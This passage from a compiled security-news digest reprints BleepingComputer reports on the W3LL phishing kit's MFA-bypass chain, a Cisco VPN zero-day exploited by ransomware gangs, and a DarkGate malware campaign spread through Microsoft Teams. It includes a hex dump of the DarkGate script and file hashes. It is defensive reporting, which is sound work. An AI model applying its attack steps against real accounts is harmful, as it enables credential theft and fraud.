
Some of the techniques W3LL employs to bypass email filters and security agents include various obfuscation methods for email headers and text body (Punycode, HTML tags, images, links with remote content).

Initial phishing links are also delivered using multiple methods that evade detection. One is through phishing attachments instead of embedding them in the email body.

The link is placed in an HTML file that comes as an attachment, the researchers discovered. When the victim launches the malicious HTML, which could be disguised as a document or voice message, a browser window opens up with a "genuine-looking MS Outlook animation."

This is the W3LL Panel phishing page ready to collect Microsoft 365 account credentials.

Analyzing a W3LL phishing attachment discovered in the wild, Group-IB noticed that it was an HTML file that displayed a website in an iframe by using JavaScript obfuscated through base64 encoding.




W3LL phishing attachment observed in the wild

source: Group-IB

In a newer version, updated in late June, W3LL added multiple layers of obfuscation and encoding. It loads the script directly from the W3LL Panel instead of including it in the HTML code.

The chain of events for the more recent variant looks like this:



Updated W3LL phishing attachment

source: Group-IB

Hijacking Microsoft 365 corporate accounts

Group-IB researchers explain that the initial link in a phishing lure does not lead to the fake Microsoft 365 login page in the W3LL Panel and it is only the start of a redirect chain intended to prevent the discovery of W3LL Panel phishing pages.

For W3LL to compromise a Microsoft 365 account, it uses the adversary/man-in-the-middle (AitM/MitM) technique, where communication between the victim and the Microsoft server passes through the W3LL Panel and the W3LL Store acting as a backend system.

The goal is to obtain the victim's authentication session cookie. For this to happen, W3LL Panel needs to go through several steps, which include:

Pass CAPTCHA verification

- Set up the correct fake login page
- Validate the victim's account
- Obtain the target organization's brand identity
- Get the cookies for the login process
- Identify the type of account
- Validate the password
- Obtain the one-time-passcode (OTP)
- Get an authenticated session cookie

After the W3LL Panel gets the authentication session cookie, the account is compromised and the victim is shown a PDF document, to make the login request appear legitimate.

Account discovery stage

Using CONTOOL, the attacker can automate the finding of emails, phone numbers, attachments, documents, or URLs the victim used, which could help with the lateral movement stage.

The tool can also monitor, filter, and modify incoming emails, as well as receive in a Telegram account notifications based on specific keywords.

According to Group-IB, the typical results from such an attack are:


- Data theft
- Fake invoice with the attacker's payment info
- Impersonating professional services to send fraudulent payment requests to clients
- Classic BEC fraud - access to a top executive and acting on their behalf to instruct employees to make wire transfers or purchase goods
- Distribute malware

Making money

Group-IB's report dives deep into the functionality of the W3LL Panel, describing at a technical level how some of the features work to achieve the intended goal, be it evading detection or collecting data.

W3LL Panel is the crown jewel of the developer and it comes at \$500 for three months, and a \$150 monthly renewal price. A license to activate it must also be bought.

Bellow is the purchase page for the kit and the administration panel:



W3LL Store and W3LL Panel administration

source: Group-IB

The W3LL threat actor has been around for about five years and amassed a customer base of more than 500 cybercriminals that have in the store over 12,000 items to choose from.

Apart from phishing and BEC-related tools, W3LL also provides access to compromised web services (web shell, email, content management systems) and SSH and RDP servers, hosting and cloud service accounts, business email domains, VPN accounts, and hijacked email accounts.

Group-IB researchers say that between October 2022 and July 2023, W3LL sold more than 3,800 items, for an estimated turnover that exceeds \$500,000.

Source: <https://www.bleepingcomputer.com/news/security/w3ll-phishing-kit-hijacks-thousands-of-microsoft-365-accounts-bypasses-mfa/>

6. Cisco warns of VPN zero-day exploited by ransomware gangs

Cisco is warning of a CVE-2023-20269 zero-day vulnerability in its Cisco Adaptive Security Appliance (ASA) and Cisco Firepower Threat Defense (FTD) that is actively exploited by ransomware operations to gain initial access to corporate networks.

The medium severity zero-day vulnerability impacts the VPN feature of Cisco ASA and Cisco FTD, allowing unauthorized remote attackers to conduct brute force attacks against existing accounts.

By accessing those accounts, the attackers can establish a clientless SSL VPN session in the breached organization's network, which can have varying repercussions depending on the victim's network configuration.

Last month, BleepingComputer reported that the Akira ransomware gang was breaching corporate networks almost exclusively through Cisco VPN devices, with cybersecurity firm SentinelOne speculating that it may be through an unknown vulnerability.

A week later, Rapid7 reported that the Lockbit ransomware operation also exploited an undocumented security problem in Cisco VPN devices in addition to Akira. However, the exact nature of the problem remained unclear.

At the time, Cisco released an advisory warning that the breaches were conducted by brute forcing credentials on devices without MFA configured.

This week, Cisco confirmed the existence of a zero-day vulnerability that was used by these ransomware gangs and provided workarounds in an interim security bulletin.

However, security updates for the impacted products are not available yet.

Vulnerability details

The CVE-2023-20269 flaw is located within the web services interface of the Cisco ASA and Cisco FTD devices, specifically the functions that deal with authentication, authorization, and accounting (AAA) functions.

The flaw is caused by improperly separating the AAA functions and other software features. This leads to scenarios where an attacker can send authentication requests to the web services interface to impact or compromise authorization components.

Since these requests have no limitation, the attacker can brute force credentials using countless username and password combinations without being rate-limited or blocked for abuse.

For the brute force attacks to work, the Cisco appliance must meet the following conditions:

- At least one user is configured with a password in the LOCAL database or HTTPS management authentication points to a valid AAA server.
- SSL VPN is enabled on at least one interface or IKEv2 VPN is enabled on at least one interface.

If the targeted device runs Cisco ASA Software Release 9.16 or earlier, the attacker can establish a clientless SSL VPN session without additional authorization upon successful authentication.

To establish this clientless SSL VPN session, the targeted device needs to meet these conditions:

- The attacker has valid credentials for a user present either in the LOCAL database or in the AAA server used for HTTPS management authentication. These credentials could be obtained using brute force attack techniques.
- The device is running Cisco ASA Software Release 9.16 or earlier.
- SSL VPN is enabled on at least one interface.
- The clientless SSL VPN protocol is allowed in the DfltGrpPolicy.

Mitigating the flaw

Cisco will release a security update to address CVE-2023-20269, but until fixes are made available, system administrators are recommended to take the following actions:

- Use DAP (Dynamic Access Policies) to stop VPN tunnels with DefaultADMINGroup or DefaultL2LGroup.
- Deny access with Default Group Policy by adjusting vpn-simultaneous-logins for DfltGrpPolicy to zero, and ensuring that all VPN session profiles point to a custom policy.
- Implement LOCAL user database restrictions by locking specific users to a single profile with the 'group-lock' option, and prevent VPN setups by setting 'vpn-simultaneous-logins' to zero.

Cisco also recommends securing Default Remote Access VPN profiles by pointing all non-default profiles to a sinkhole AAA server (dummy LDAP server) and enabling logging to catch potential attack incidents early.

Finally, it is crucial to note that multi-factor authentication (MFA) mitigates the risk, as even successfully brute-forcing account credentials wouldn't be enough to hijack MFA-secured accounts and use them to establish VPN connections.


Source: <https://www.bleepingcomputer.com/news/security/cisco-warns-of-vpn-zero-day-exploited-by-ransomware-gangs/>

7. Microsoft Teams phishing attack pushes DarkGate malware

A new phishing campaign is abusing Microsoft Teams messages to send malicious attachments that install the DarkGate Loader malware.

The campaign started in late August 2023, when Microsoft Teams phishing messages were seen being sent by two compromised external Office 365 accounts to other organizations.

These accounts were used to trick other Microsoft Teams users into downloading and opening a ZIP file named "Changes to the vacation schedule."



Phishing message sent to targets (Truesec)

Clicking on the attachment triggers the download of the ZIP from a SharePoint URL and contains a LNK file masquerading as a PDF document.

Researchers at Truesec analyzed the Microsoft Teams phishing campaign and found that it contains malicious VBScript that triggers the infection chain that leads to a payload identified as the DarkGate Loader.

To try and evade detection, the download process utilizes Windows cURL to fetch the malware's executable and script files.

The script arrived pre-compiled, hiding its malicious code in the middle of the file, beginning with distinguishable "magic bytes" associated with AutoIT scripts.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
000BCCD0	B1	6F	89	C2	92	B6	63	F7	D0	29	4A	5B	CB	7C	FB	5E	±ohA' (c+D) J[É]û^
000BCCE0	36	21	71	70	AD	26	06	33	02	08	01	E9	34	32	A3	54	6!qp. &. 3... é4&T
000BCCF0	80	87	CE	A4	2D	27	CE	FA	43	20	05	75	2A	B9	59	B5	±#Ih-'IúC .u**Yu
000BCDD0	7F	5A	62	A4	99	3A	11	E9	E7	28	DF	DD	D0	E4	41	1D	.ZbH™: .éç(8Yð&A.
000BCDD10	B0	99	74	4D	B2	72	4A	AD	2A	CC	D8	74	6F	E4	F4	BB	°mM°rJ.*Iðto&ô»
000BCDD20	A8	AC	C8	FD	2C	9F	B4	56	98	59	47	D2	FE	5B	3C	F9	°-Éý,Ý°V°YGôp[<ù
000BCDD30	67	29	50	5D	24	3A	FE	FD	AF	68	D5	9B	7D	9D	4B	B0	g)P]\$:pý~hõ>}.K°
000BCDD40	15	28	2D	26	00	AD	B4	AD	A6	CB	02	7D	40	48	7A	F9	.(-&...;É.)@Hzù
000BCDD50	CA	3C	CA	46	E7	51	A2	53	0F	30	47	D4	EB	48	65	94	Ê<ÉFçQcS.OGô&He°
000BCDD60	49	F8	09	B0	97	CD	2C	58	91	89	8F	65	3A	26	0D	85	I&.°-I,X°W.e:&...
000BCDD70	1D	AD	10	03	6D	04	DB	4E	65	C4	C3	1E	E9	0F	71	E8	...m.ÜNe&A.é.qè
000BCDD80	5D	47	0F	78	C7	94	E2	EF	70	FE	4B	E2	C7	81	C6	4C]G.xç°áipK&Ç.ÆL
000BCDD90	1E	47	D6	46	5D	C5	81	4E	7A	1B	5E	00	05	58	89	F8	.GÖF]Â.Nz.^...Xh&
000BCDDA0	91	AC	25	EF	17	2B	3A	05	D4	6D	56	DB	F0	B4	66	FD	'-±i.+:.ÔmVÜ&'fý
000BCDDB0	A0	3F	AA	C9	9D	CE	B3	06	84	2D	96	D3	AE	77	CA	33	?°É.î°...--ôW&É3
000BCDDC0	3E	27	18	EC	F6	5A	B7	92	B4	5C	4F	89	6D	CC	87	AE	>'.i&Z-'°\Ôtmî+@
000BCDDD0	68	DC	06	68	08	DF	1A	33	3A	65	2E	E5	8D	F3	BB	E0	hÜ.h.B.3:e.â.ô»â
000BCDDE0	4C	15	27	64	5D	04	CE	62	CF	02	85	05	B6	41	AA	73	L.'d].îbî....TA°s
000BCDDF0	CD	5C	10	5A	76	EB	64	25	79	B4	01	11	B6	33	C2	F6	î\Zv&dy'...I3&ô
000BCDE00	58	C9	F8	23	27	10	A2	52	49	69	58	7A	B0	A8	B4	C2	X&ø#'.cRIiXz°''Â
000BCDE10	FA	78	5F	82	41	55	33	21	45	41	30	36	46	78	73	43	ûx_. U3!EA0& FxsC
000BCDE20	70	42	57	47	6B	57	74	47	4B	69	46	66	75	6B	66	57	pBWGk&WtGK1FFukfW
000BCDE30	70	48	75	6D	4D	73	50	42	6E	62	70	45	53	47	6F	54	pHUmMsPBnbpESGoT
000BCDE40	6B	5A	4C	41	5A	6D	6C	51	6E	59	53	6E	75	6A	45	6B	kZLAZm1QnYSnujEk
000BCDE50	6E	75	52	49	43	74	44	66	79	52	51	6B	66	7A	47	79	nuRICtDfyRQkfzGy
000BCDE60	70	79	48	55	4E	6C	64	7A	50	6F	47	44	54	71	4A	74	pyHUNldzPoGDTqJc
000BCDE70	55	46	4D	4F	54	51	56	53	41	46	69	6B	45	77	6F	69	UFMOTQVSAfikEwoi
000BCDE80	41	52	63	4C	6D	4E	5A	7A	74	51	46	58	73	4C	63	69	ARcLmNZztQFXsLci
000BCDE90	4F	51	45	74	7A	64	41	72	56	79	59	67	4A	54	6C	67	OQEtzd&rVyYgJTlg
000BCDEA0	49	4D	65	67	50	6B	4B	43	43	48	54	59	48	45	78	4D	IMegP&kCCHTYHEXM
000BCDEB0	43	71	4B	76	57	58	42	57	4D	54	6B	66	62	6E	79	59	CqKvX&BWMtkfbnyY
000BCDEC0	44	47	4B	71	43	76	76	70	6F	64	4F	55	49	66	4C	46	DGKqCvvpodOUiFLF
000BCDED0	4C	68	6B	56	73	54	50	5A	75	79	67	57	77	61	68	48	LhkVsTPZuygWwahH
000BCDEE0	61	48	4C	4B	70	4F	58	6D	61	47	62	42	46	7A	4F	4B	aHLKpOXmaGbBfzOK
000BCDEF0	4E	67	63	66	4B	4C	48	4B	52	6C	72	62	56	46	78	42	NgcfKLHKRlrbVFxB
000BCDF00	4B	4F	4F	51	43	6D	4D	4F	47	68	47	75	51	58	45	73	KOOQCmMOGHGuQXEs
000BCDF10	68	53	63	71	44	56	62	69	75	72	51	7A	4A	43	4A	75	hScqDVBuirQzJCJu
000BCDF20	6F	4C	70	70	7A	6A	4E	6C	41	4D	57	47	55	4E	6C	6D	oLppzjN1AMWGUNlm
000BCDF30	6E	4A	52	64	6D	74	79	75	56	70	50	5A	69	70	6A	74	nJRdmtyuVpPZjpjt
000BCDF40	76	59	46	5A	64	44	44	4D	76	4F	48	61	46	67	52	7A	vYFZdDDMvOHafgRz
000BCDF50	77	4B	53	58	4F	44	65	6D	4A	52	55	55	5A	74	74	61	wKSXODemJR0UUtta
000BCDF60	47	4E	50	51	55	52	70	75	46	54	4E	59	56	72	48	43	GNPQURpuFTNYVrHC
000BCDF70	5A	51	73	4E	53	77	42	41	75	5A	61	6B	5A	71	4F	6D	ZQsNSwBAuZ&kZqOm

Magicbytes section in the malicious script (Truesec)

Before proceeding further, the script checks if the Sophos antivirus software is installed on the targeted machine, and if it's not, it deobfuscates additional code and launches the shellcode.

The shellcode uses a technique called "stacked strings" to construct the DarkGate Windows executable and load it in memory.

c:\malware\darkgateloader.exe		
indicators (33) *	property	value
virusotal (53/68)	md5	9051389FA8A88522755A9746D1CFD68B
dos-header (64 bytes)	sha1	9849BCA2CFC26679B1D78140D09543519C614484
dos-stub (192 bytes)	sha256	D15CCAFD4FF7967C4E692C65B042BD77DD3AE556D6CA29F86AC1571FEE977B0
rich-header (n/a)	md5-without-overlay	n/a
file-header (Jun.1992)	sha1-without-overlay	n/a
optional-header (GUI)	sha256-without-overlay	n/a
directories (4)	first-bytes-hex	4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00 B8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
sections (files)	first-bytes-text	M Z P @
libraries (3) *	file-size	14848 (bytes)
imports (count) *	size-without-overlay	n/a
exports (n/a)	entropy	5.890
exceptions (n/a)	imphash	0826A673500504138029A2263E6BD63D
tls-callbacks (n/a)	signature	n/a
relocations (276)	entry-point	55 8B EC B9 09 00 00 00 6A 00 6A 00 49 75 F9 B8 24 35 40 00 E8 F3 EF FF FF 33 C0 55 68 6F 37 40 00
resources (Delphi) *	file-version	n/a
strings (195)	description	n/a
debug (n/a)	file-type	executable
manifest (n/a)	cpu	32-bit
version (n/a)	subsystem	GUI
certificate (n/a)	compiler-stamp	0x2A425E19 (Fri Jun 19 22:22:17 1992)
overlay (n/a)	debugger-stamp	n/a
	resources-stamp	0x57049937 (Wed Apr 06 05:05:59 2016)
	import-name	0x00000000 (empty)
	exports-stamp	n/a
	version-stamp	n/a
	certificate-stamp	n/a

Payload details (Truesec)

Microsoft Teams phishing

The campaign seen by Truesec and Deutsche Telekom CERT utilizes compromised Microsoft Teams accounts to send the malicious attachments to other Teams organizations.

Microsoft Teams phishing was previously demonstrated in a June 2023 report by Jumpsec, who discovered a way to send malicious messages to other organizations through phishing and social engineering, which is similar to what we see in the reported attack.

Despite the stir caused by this discovery, Microsoft decided not to address the risk. Instead, recommending that admins apply safe configurations like narrow-scoped allow-lists and disable external access if communication with external tenants isn't needed.

A tool that a Red Teamer released in July 2023 streamlined this Microsoft Teams phishing attack, further increasing the likelihood of it being abused in the wild.


However, there's no indication that this method is involved in the attack chain of the recently observed campaign.

DarkGate opens up

DarkGate has been circulating since 2017, seeing limited use by a small circle of cybercriminals who used it against very specific targets.

It is a potent malware that supports a wide range of malicious activities, including hVNC for remote access, cryptocurrency mining, reverse shell, keylogging, clipboard stealing, and information stealing (files, browser data).

In June 2023, ZeroFox reported that someone claiming to be the original author of DarkGate attempted to sell access to the malware to ten people for the absurd cost of \$100k/year.



Forum post about DarkGate (ZeroFox)

In the following months, there have been multiple reports of DarkGate distribution ramping up and using various channels, including phishing and malvertising.

While DarkGate may not be a widespread threat yet, its expanding targeting and adoption of multiple infection avenues make it an emerging threat to monitor closely.

Source: <https://www.bleepingcomputer.com/news/security/microsoft-teams-phishing-attack-pushes-darkgate-malware/>

8. New 'MetaStealer' malware targets Intel-based macOS systems

A new information stealer malware named 'MetaStealer' has appeared in the wild, stealing a wide variety of sensitive information from Intel-based macOS computers.

